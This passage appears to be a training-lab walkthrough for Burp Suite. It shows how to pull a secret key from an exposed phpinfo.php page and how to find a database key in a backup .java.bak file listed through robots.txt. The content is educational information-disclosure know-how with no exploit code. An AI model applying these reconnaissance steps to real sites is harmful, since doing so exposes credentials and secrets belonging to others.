


Step 2 - Go on target in Burp suite, click on sitemap -> Check the website url -> click on the cgi-bin -> click on the phpinfo.php -> send to repeater





Step 3- Check the request and click on send button





Step 4 - In the response go down check secret key -> Copy the secret key and submit it on the website -> Click ok







## 2.3 Source code disclosure via backup file

Step 1- open the site -> on the intercept


Step2 - off the intercept -> on url put \robots.txt then ENTER




Step 3- You will notice \backup -> remove robots.txt file from Url then ENTER -> on the intercept -> reload the site



Step 4 - To on target in burp suite -> sitemap -> open it -> you will find backup folder -> open it  
Step 5 - Click on \ -> you will notice requests in Burp suite -> right click the request send to repeater  
Step 6 - send the request and get the response in repeater



Step 7 - go down in response -> you will notice “productive template.java.bak” -> copy it -> paste in requests -> click on send button -> check the response and go down and you will notice database key is revealed



Step 8 - Copy the database key -> paste in website and submit solution -> click on OK

